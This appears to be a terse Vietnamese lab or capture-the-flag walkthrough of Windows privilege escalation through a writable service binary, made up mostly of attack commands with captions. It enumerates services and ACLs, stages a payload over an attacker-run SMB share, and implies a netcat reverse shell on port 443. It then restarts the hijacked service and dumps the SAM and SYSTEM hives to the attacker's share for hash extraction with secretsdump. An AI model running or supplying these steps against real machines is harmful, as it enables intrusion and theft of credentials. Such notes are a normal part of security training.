


wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

sc qc SystemExplorerHelpService




powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"



Tạo smb server trên máy kali


sudo smbserver.py share /home/kali/Desktop/ -smb2support -username user -password s3cureP@ssword



net use \\10.50.85.26\share /USER:user s3cureP@ssword

copy \\10.50.85.26\share\Wrapper.exe %TEMP%\wrapper-dai.exe


net use \\10.50.85.26\share /del



Dùng nc trên kali để lắng nghe qua port 443, sau đó chạy file vừa copy được




Kết quả.



Leo thang


sc start SystemExplorerHelpService

net use \\10.50.85.26\share /user:10.50.85.26\user s3cureP@ssword



reg.exe save HKLM\SAM \\10.50.85.26\share\sam.bak

reg.exe save HKLM\SYSTEM \\10.50.85.26\share\system.bak



secretsdump.py -sam sam.bak -system system.bak local

